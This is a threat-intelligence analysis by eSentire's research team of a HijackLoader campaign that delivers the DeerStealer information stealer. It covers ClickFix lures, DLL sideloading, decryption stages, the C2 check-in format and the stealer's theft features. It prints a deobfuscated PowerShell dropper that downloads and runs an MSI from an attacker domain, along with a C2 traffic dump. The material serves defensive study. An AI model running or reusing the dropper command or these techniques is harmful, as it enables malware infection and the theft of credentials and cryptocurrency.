

Don't Get Caught in the Headlights - DeerStealer Analysis

By eSentire Threat Response Unit (TRU)

Archived: 2026-04-05 23:15:17 UTC

Adversaries don't work 9-5 and neither do we. At eSentire, our [24/7 SOCs](#) are staffed with Elite Threat Hunters and Cyber Analysts who hunt, investigate, contain and respond to threats within minutes.

We have discovered some of the most dangerous threats and nation state attacks in our space – including the Kaseya MSP breach and the more_eggs malware.

Our Security Operations Centers are supported with Threat Intelligence, Tactical Threat Response and Advanced Threat Analytics driven by our Threat Response Unit – the TRU team.

In TRU Positives, eSentire's Threat Response Unit (TRU) provides a summary of a recent threat investigation. We outline how we responded to the confirmed threat and what recommendations we have going forward.

Here's the latest from our TRU Team...

What did we find?

Throughout May 2025, [eSentire's Threat Response Unit \(TRU\)](#) detected several attempts by threat actors to download and execute HijackLoader. Many of these attempts involved the attempted deployment of DeerStealer AKA XFiles as the final payload, a sophisticated information stealer being sold on dark-web hacking forums by the user "LuciferXfiles".

Key components in observed attack chains involve the use of the ClickFix initial access method, where victims are redirected to a phishing page prompting the user to execute a malicious command in the Windows Run Prompt. Immediately following is the download and execution of HijackLoader, a malware loader that first emerged in 2023 and is known for its use of steganography for storage of malware configuration settings and modules in an encrypted PNG image.

The final payload, known as "DeerStealer", offers threat actors extensive capability to harvest crypto-currency wallets, instant messengers, VPNs, and browser cookies, passwords, credit cards, and autofill from victim machines. The malware continues to evolve with planned features including MacOS support, AI integration, and automated crypto balance checking.



Figure 1 – XFiles Spyware advertisement image on hacking forum

Key Features

- Basic subscription tier includes DeerStealer, higher tiers include Hidden Spyware module
- Hidden VNC capability for stealthy remote desktop control
- Secure communication via HTTP protocol with custom encryption
- Proxy domain system (Gasket) to hide true server IP address and increase persistence
- Personal server setup for each client
- Browser-based control panel supporting multi-bot management and team collaboration

Core Functionalities

- Process management
- Remote command execution
- Mass bot control options
- Hidden VNC with up to 30 FPS

Cryptocurrency Features

- Extensive “clipper” (clipboard hijacking) functionality supporting 14+ cryptocurrency types
- Collection of 800+ browser crypto wallet extensions, with ability for threat actors to add custom extension targets

- Desktop and USB crypto wallet targeting

Data Collection

- Live keylogging
- Browser data harvesting (cookies, passwords, autofill, cards)
- Messenger, FTP, VPN, and gaming client data
- Email client and password manager targeting

Attack Chain

The attack chain is described in the figure below. Initial access begins when the victim runs an encoded PowerShell command from a ClickFix page in a Run prompt.

This command downloads and executes a Microsoft Installer (MSI) named “now.msi”. This installer copies several files into C:\ProgramData and proceeds to execute the legitimate and signed COMODO Internet Security binary (EngineX_Co64.exe).

Though this file isn’t malicious by itself and normally loads a signed DLL “cmdres.dll” in the same directory, but in this case, it is seen instead loading an unsigned version of cmdres.dll. Further investigation reveals this DLL has a hook installed in the CRT that redirects control flow to the first stage of the attack which is shown later in the blog.




Figure 2 – ClickFix initial access

The contents of the decrypted/deobfuscated PowerShell can be seen below, showing how the LOLBin curl.exe is used to download the HijackLoader dropper MSI and execute it via msisexec.exe.

```
$AqEVu = $env:AppData;  
  
function kWERDs($EIpoJdP, $wQmPq){curl $EIpoJdP -o $wQmPq};  
function zPWQQKzb($CAvStqT){kWERDs $CAvStqT $wQmPq}  
$wQmPq = $env:AppData + '\now.msi';
```

```
zPWQQKzb "hxxps://luckyseaworld[.]com/now.msi";
msiexec.exe /i $wQmPq;;
```

Figure 3 – Deobfuscated PowerShell dropper contents




Figure 4 – Attack chain diagram

HijackLoader Analysis

On the left side of the figure below, the legitimate and signed disassembly of `cmdres.dll` can be seen, which calls `__scrt_initialize_crt` – a legitimate function responsible for initializing the C runtime (CRT).

On the right-hand side of the figure, however we can see a patch has been applied to hook and redirect execution elsewhere.

<pre> ; _unwind { // _C_specific_handler 48 89 5C 24 08 mov [rsp+arg_0], rbx 48 89 74 24 10 mov [rsp+arg_8], rsi 48 89 7C 24 20 mov [rsp+arg_18], rdi 41 56 push r14 48 83 EC 20 sub rsp, 20h 48 8B F2 mov rsi, rdx 4C 8B F1 mov r14, rcx 33 C9 xor ecx, ecx E8 0E FD FF FF call scrt_initialize_crt 84 C0 test al, al 75 18 jnz short loc_7FFC5AB84422 </pre>	<pre> ; _unwind { // _C_specific_handler 48 89 5C 24 08 mov [rsp+arg_0], rbx 48 89 74 24 10 mov [rsp+arg_8], rsi 48 89 7C 24 20 mov [rsp+arg_18], rdi 41 56 push r14 48 83 EC 20 sub rsp, 20h 48 8B F2 mov rsi, rdx 4C 8B F1 mov r14, rcx 33 C9 xor ecx, ecx E8 FA 2C 00 00 call loc_7FFC5AB87100 84 C0 test al, al 75 18 jnz short loc_7FFC5AB84422 </pre>
--	---

Figure 5 – Patched CRT in cmdres.dll

After hijacking control flow, the purpose of this stage is to resolve APIs and read/decrypt the next stage. APIs are resolved dynamically by enumerating the exports of kernel32 and comparing each export name to pre-computed hashes.

The hashing routine itself iterates over each export name and multiplies each byte by 2 and bitwise ANDs the result. The following python code can be used to simulate this hashing technique.

In order to ease the analysis process, we created a python script available [here](#) to resolve hashes to their corresponding API and set comments in IDA Pro.

```

defcustom_hash(constant: int, export_name: str) -> int:
    hash_value = 0x00000000

    for char in export_name:
        hash_value = (ord(char) + (constant * 2)) & 0xFFFFFFFF
        constant = hash_value

    return hash_value
                
```

Figure 6 – Hashing algorithm pseudo-code

The following APIs are resolved and are used in the process of reading/decrypting the next stage and module stomping the legitimate binary *vssapi.dll* (LoadLibraryA and VirtualProtect).

Note, original permissions are restored via VirtualProtect following the module stomping process.

- FatalAppExitW
- LocalAlloc
- SetCurrentDirectoryW
- GetModuleFileNameW
- CreateFileA
- GetFileSize
- ReadFile
- LoadLibraryA
- VirtualProtect

Cmdres.dll contains a constant that is used as an offset to the beginning of a header in Bairrout.xd. This header begins with a DWORD that contains the size of the ciphertext. The next DWORD in the header is used for

decrypting the ciphertext by iterating over every four bytes of the ciphertext and adding to this constant until the end of the ciphertext, replacing every four bytes.

The basic block responsible for reading Bairrout.xd via ReadFile, navigating to the header of the file via hard-coded offset, and decryption can be seen in the figure below.

To ease the analysis process, we created an IDA python based script to automate this behavior and dump the decrypted shellcode, available [here](#).

```

loc_7FFC5AB8764A:      ; lpBuffer
4C 89 E2               mov     rdx, r12
48 8B 4C 24 40         mov     rcx, [rsp+arg_38] ; Handle to Bairrout.xd
FF D0                 call    rax                ; ReadFile
8B BC 24 88 00 00 00  mov     edi, [rsp+lpNumberOfBytesRead]
4C 01 E7               add     rdi, r12
8B 05 E0 CB 04 00     mov     eax, cs:dwFileOffset ; Offset into Bairrout.xd
89 C0                 mov     eax, eax
49 01 C4               add     r12, rax
41 8B 0C 24           mov     ecx, [r12]          ; Ciphertext size == 0x2080
41 8B 54 24 04         mov     edx, [r12+4]        ; Constant used for decryption: 0x33C67A86
49 8D 44 24 08         lea    rax, [r12+8]        ; Load pointer to ciphertext into rax
85 C9                 test   ecx, ecx
74 13                 jz     short loc_7FFC5AB8768E

8D 49 FF             lea    ecx, [rcx-1]        ; Decrement remaining ciphertext size
49 8D 4C 8C 0C         lea    rcx, [r12+rcx*4+0Ch] ; Iterate byte to decrypt

loc_7FFC5AB87683:      ; Add constant 0x33C67A86
01 10                 add    [rax], edx
48 83 C0 04           add    rax, 4
48 39 C8              cmp    rax, rcx
75 F5                 jnz   short loc_7FFC5AB87683
    
```

Figure 7 – Basic blocks that decrypt next stage

The figure below displays the contents of Bairrout.xd at the aforementioned offset, which contains the 8- byte file header, which is composed of the ciphertext size and key. The remaining bytes are the ciphertext.

00 58 5A 00	00 00 00 57	80 20 00 00	86 7A C6 33	Ciphertext size Key Ciphertext
0C 76 73 73	61 70 69 2E	64 6C 6C 00	00 00 00 00	
70 14 00 00	1E 1F 00 00	4C 89 4C 24	20 4C 89 44	
24 18 89 54	24 10 48 89	4C 24 08 48	81 EC 88 00	
00 00 C7 44	24 20 00 00	00 00 48 8B	84 24 B0 00	
00 00 48 05	F4 00 00 00	B9 01 00 00	00 48 68 C9	
00 48 8D 4C	0C 60 41 B8	04 00 00 00	48 8B D0 E8	
F4 0B 00 00	48 8B 84 24	B0 00 00 00	48 83 C0 20	
B9 01 00 00	00 48 68 C9	04 48 8D 4C	0C 60 41 B8	
04 00 00 00	48 8B D0 E8	CC 08 00 00	48 8B 84 24	
90 00 00 00	48 89 44 24	38 48 C7 44	24 30 00 00	
00 00 C7 44	24 28 00 00	00 00 48 C7	44 24 58 00	
00 00 00 33	C0 83 F8 01	0F 84 86 01	00 00 8B 84	
24 98 00 00	00 48 8B 4C	24 38 48 83	C1 08 48 28	
8C 24 90 00	00 00 48 2B	C1 89 44 24	44 48 8B 44	
24 38 48 FF	C0 41 B9 08	00 00 00 4C	8D 44 24 60	
8B 54 24 44	48 8B C8 E8	3C 1D 00 00	48 89 44 24	
38 48 83 7C	24 38 00 75	05 E9 36 01	00 00 48 8B	
44 24 38 48	83 C0 08 48	89 44 24 48	48 8B 44 24	
38 48 89 44	24 68 48 8B	44 24 68 8B	08 E8 66 1C	
00 00 89 44	24 24 48 8B	44 24 38 48	83 C0 08 48	
89 44 24 50	48 8B 44 24	48 48 8B 8C	24 B0 00 00	
00 8B 89 D4	00 00 00 39	08 75 66 48	83 7C 24 30	
00 75 5F 48	8B 44 24 48	48 89 44 24	58 48 8B 44	

Figure 8 – Annotated hex view of encrypted next stage

The purpose of the next stage is to module stomp the legitimate binary *input.dll* with core HijackLoader shellcode. The inject process (legitimate signed Q-Dir renamed as *SecureLoader_test.exe*) is then started in a suspended state, the HijackLoader configuration is decrypted/parsed from *Kleanmean.py*, and the DeerStealer payload is written to a new section in the inject process.

Finally, the legitimate binary *d3d9.dll* is module stomped with shellcode which serves to resume the inject process. The extraction of all modules and configuration data from the *Kleanmean.py* file is achievable through ZScaler's HijackLoader configuration extractor, which is detailed in the blog available [here](#).

Despite this extractor being publicly available for approximately one year, the threat actors responsible for HijackLoader appear either unaware of or indifferent to its existence. The configuration extractor's output is illustrated in the figure below.

It is worth noting that our analysis of the extracted samples has not revealed any new HijackLoader modules.

```
$ python3 hijackloader_config_extractor.py -f Kleanmean.py
Found HijackLoader PNG image
Total size: 0x46df08
[+] Encrypted second stage written to disk
[+] Second stage successfully decrypted
[+] Second stage decompressed
DLL to perform module stomping: %windir%\SysWOW64\input.dll
Process which is created to perform next stage injection: %windir%\SysWOW64\cmd.exe
[+] AVDATA module written to disk
[+] ESAL module written to disk
[+] ESAL64 module written to disk
[+] ESLDR module written to disk
[+] ESLDR64 module written to disk
[+] ESWR module written to disk
[+] ESWR64 module written to disk
[+] FIXED module written to disk
[+] LauncherLdr64 module written to disk
[+] modCreateProcess module written to disk
[+] modCreateProcess64 module written to disk
[+] modTask module written to disk
[+] modTask64 module written to disk
[+] modUAC module written to disk
[+] modUAC64 module written to disk
[+] modWriteFile module written to disk
```

Figure 9 – Stdout of HijackLoader configuration extractor

DeerStealer Analysis

DeerStealer is a sophisticated information stealer sold by the user @LuciferXfiles on dark-web hacking forums. It is called DeerStealer by LuciferXfiles himself, though he also refers to the full package with the loader as “XFiles Spyware”.

Pricing is based around a tiered subscription- based model starting at \$200 per month for “Premium”, \$450 per month for “Thief”, \$1500 per month for “Thief+”, and \$3000 per month for “Professional”.

Threat actors that purchase higher tier subscriptions gain access to custom ClickFix scripts, “decrypt” or re-packing of the payload, EV signing, and other features.

Control Flow Obfuscation

DeerStealer employs a significant amount of obfuscation, in order to hinder the analysis process and evade antivirus signatures. The builder for DeerStealer produces payloads that have around 50% similarity when compared against one another.

This involves using assembly obfuscation techniques where basic blocks contain “junk” operations, such as bogus function calls, bogus operations on registers, etc. This effectively masks the true control flow and makes static

analysis much more difficult.

The figure below displays the similarity rating (44%) between two routines that serve to decrypt the C2 proxy URL. This effectively demonstrates how control flow obfuscation plays a significant role in defeating static analysis techniques.

Similarity	Confide	Change	EA Primary	Name Primary
0.44	0.62	-I--E--	00007FF72AFE4A6C	sub_7FF72AFE4A6C
0.44	0.57	GI--E-C	00007FF72AFCF70E	sub_7FF72AFCF70E
0.44	0.88	GI--E--	00007FF72AE87290	mw_decrypt
0.44	0.62	-I--E-C	00007FF72AE8A4A4	sub_7FF72AE8A4A4
0.43	0.60	GI--E-C	00007FF72B003930	sub_7FF72B003930

Figure 10 – Similarity between C2 URL decryption routines

Simple Virtual Machines for String Decryption

Unique jump-tables/simple virtual machines are used to decrypt the C2 URL and strings used throughout and due to control flow obfuscation understanding these virtual machines is made that much more difficult.

In analyzed variants, the virtual machine makes use of various bitwise operations, such as XOR, AND, etc. for decryption. This decryption process is unique sample to sample.




Figure 11 – Jumtable VM example used in decrypting C2 URL

Automating string decryption is challenging for these reasons, however by emulating the string decryption routine and creating yara rules to match various basic blocks, we successfully created a string decryption/config extraction script available [here](#). An example dump of decrypted strings we identified in our analysis can be found [here](#).

4C:8B45 10	mov r8,qword ptr ss:[rbp+10]	
4C:8B55 08	mov r10,qword ptr ss:[rbp+8]	
4C:8B5D 00	mov r11,qword ptr ss:[rbp]	[rbp]:"(0"
0FA2	cpuid	
89C6	mov esi,eax	
8B45 D0	mov eax,dword ptr ss:[rbp-30]	
41:89C9	mov r9d,ecx	ecx:"Intel Core Processor "
48:8B4D 18	mov rcx,qword ptr ss:[rbp+18]	
41:8933	mov dword ptr ds:[r11],esi	r11:"(0"

Figure 14 – Usage of CPUID instruction to retrieve processor name

The initial C2 request data contains data matching the following structure, though some of this data likely changes between samples.

```
typedef struct {
uint8_t processor_length; // Length of processor string
char* processor_string; // Processor string (variable length)
uint16_t magic1; // Hard-coded \xA0\xCE
uint32_t install_date; // 4 bytes installation date
uint8_t magic2; // Hard-coded \xCF
uint64_t install_time; // 8 bytes installation time
uint16_t magic3; // Hard-coded \xD9\x24
uint8_t thwid[36]; // 36 bytes machine GUID/HWID
uint8_t padding[16]; // 16 bytes of \xFF
};
```

Figure 15 – Example structure of initial C2 check in

```

00000000                                |POST https://ncl|
00000010                                |oud-servers.shop|
00000020                                |/137896426254327|
00000030                                |?me4ziwgwvowxnjc|
00000040                                |s=M4QSCNWW4FyWx|
00000050                                |4l80sHIajPsC6YYN|
00000060                                |7MkbZcYv4RSB%2Be|
00000070 6d 30 66 72 25 32 46 61 6c 42 35 4c 73 65 4d 49 |m0fr%2FalB5LseMI|
00000080 58 70 56 4d 33 67 59 79 35 70 41 75 25 32 42 46 |XpVM3gYy5pAu%2BF|
00000090 74 67 6a 44 31 4d 31 77 53 5a 46 58 6c 51 25 33 |tgjD1M1wSZFXlQ%3|
000000a0 44 25 33 44 20 48 54 54 50 2f 31 2e 31 0d 0a 43 |D%3D HTTP/1.1..C|
000000b0 6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d |onnection: Keep-|
000000c0 41 6c 69 76 65 0d 0a 41 63 63 65 70 74 3a 20 2a |Alive..Accept: *|
000000d0 2f 2a 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 |/*..User-Agent: |
000000e0 4d 6f 7a 69 6c 6c 61 2f 35 2e 30 20 28 4d 61 63 |Mozilla/5.0 (Mac|
000000f0 69 6e 74 6f 73 68 3b 20 49 6e 74 65 6c 20 4d 61 |intosh; Intel Ma|
00000100 63 20 4f 53 20 58 20 31 30 5f 31 35 5f 37 29 20 |c OS X 10_15_7) |
00000110 41 70 70 6c 65 57 65 62 4b 69 74 2f 35 33 37 2e |AppleWebKit/537.|
00000120 33 36 20 28 4b 48 54 4d 4c 2c 20 6c 69 6b 65 20 |36 (KHTML, like |
00000130 47 65 63 6b 6f 29 20 43 68 72 6f 6d 65 2f 31 32 |Gecko) Chrome/12|
00000140 35 2e 30 2e 30 2e 30 20 53 61 66 61 72 69 2f 35 |5.0.0.0 Safari/5|
00000150 33 37 2e 33 36 0d 0a 43 6f 6e 74 65 6e 74 2d 4c |37.36..Content-L|
00000160 65 6e 67 74 68 3a 20 31 35 35 0d 0a 48 6f 73 74 |ength: 155..Host|
00000170 3a 20 6e 63 6c 6f 75 64 2d 73 65 72 76 65 72 73 |: ncloud-servers|
00000180 2e 73 68 6f 70 0d 0a 0d 0a 03 20 20 20 20 20 20 |.shop..... |
00000190 20 fd ff ff ff 20 20 20 20 92 20 20 68 20 20 20 | ỳỳỳỳ . h |
000001a0 20 20 20 20 fe ff ff ff 20 20 20 20 97 20 a0 d9 | ỳỳỳỳ . Û |
000001b0 2e 49 6e 74 65 6c 20 43 6f 72 65 20 50 72 6f 63 |.Intel Core Proc|
000001c0 65 73 73 6f 72 20 28 42 72 6f 61 64 77 65 6c 6c |essor (Broadwell|
000001d0 2c 20 6e 6f 20 54 53 58 2c 20 49 42 52 53 29 a0 |, no TSX, IBRS) |
000001e0 ce 66 20 1c 1f cf 01 db 20 46 24 dc 73 f5 d9 24 |Íf ..Ï.Û F$ÛsöÛ$|
000001f0 31 35 62 38 31 34 36 38 2d 30 63 61 36 2d 34 62 |15b81468-0ca6-4b|
00000200 65 31 2d 38 65 31 36 2d 62 31 62 61 31 36 37 31 |e1-8e16-b1ba1671|
00000210 32 63 37 32 ff ff ff ff ff ff ff ff ff ff ff ff |2c72ÿÿÿÿÿÿÿÿÿÿÿÿ|
00000220 ff ff ff ff . |ÿÿÿÿ|

```

Figure 16 – Annotated hex dump of initial C2 check in

Log Structure

Stolen credentials and files are packaged in the following structure. This is what threat actors see when they download logs for a specific victim machine.




Figure 17 – Directory listing of exfiltrated credentials and data

Clipper

DeerStealer allows threat actors to target the clipboard of victim machines for substitution of threat actor supplied crypto-wallet addresses. The full list of currently supported crypto-wallet addresses are as follows.

- Bitcoin Legacy and P2SH Addresses
- Bitcoin Bech32 Addresses
- Monero (XMR)
- Stellar (XLM)
- Ripple (XRP)
- Litecoin (Legacy) (LTC)
- Litecoin (Bech32) (LTC)
- Neocoin (NEO)
- Bitcoin Cash (Legacy and New)
- Dashcoin (DASH)
- Dogecoin (DOGE)
- Binance chain (BEP2)
- Ethereum (ETH) (ERC-20) or (BEP-20)
- TRON (TRX) or TRC-20
- Zcash (ZEC)

The figure below displays the “Clipper” section of the XFiles Spyware admin panel.




Figure 18 – Clipper administration panel menu

Browser Harvesting

More than 50+ web browsers are targeted by Deer Stealer where stored cookies, passwords, autofill, and credit cards are harvested. Cookies from Chromium based browsers are retrieved from memory following successful communications with the C2 server.

This involves starting a new instance Chromium based browsers with the following command lines as examples for Microsoft Edge and Google Chrome.

- "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --no-startup-window
 - "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --no-pre-read-main-dll --force-high-res-timeticks=disabled --always-read-main-dll --field-trial-handle=2948,i,15397448069048126570,5460957643742959585,262144 --variations-seed-version --mojo-platform-channel-handle=3436 /prefetch:11
- "C:\Program Files\Google\Chrome\Application\chrome.exe"
 - "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=crashpad-handler "--user-data-dir=C:\Users\User\AppData\Local\Google\Chrome\User Data" /prefetch:4 --monitor-self-annotation=ptype=crashpad-handler "--database=C:\Users\User\AppData\Local\Google\Chrome\User Data\Crashpad" --url=https://clients2.google.com/cr/report --annotation=channel= --annotation=plat=Win64 --annotation=prod=Chrome --annotation=ver=137.0.7151.104 --initial-client-data=0x128,0x12c,0x130,0xa4,0x134,0x7ffea4049ce8,0x7ffea4049cf4,0x7ffea4049d00

Browser Extension Harvesting

DeerStealer targets 800+ browser extensions, specifically targeting the following type of extensions. It is possible for threat actors to specify custom extensions to target.

- Crypto and NFT wallets
- Password managers
- 2FA/OTP/Authentication managers
- Notes

The figure below displays the “Analytics” section of the XFiles Spyware admin panel, showcasing how threat actors can retrieve statistics for stolen credentials.

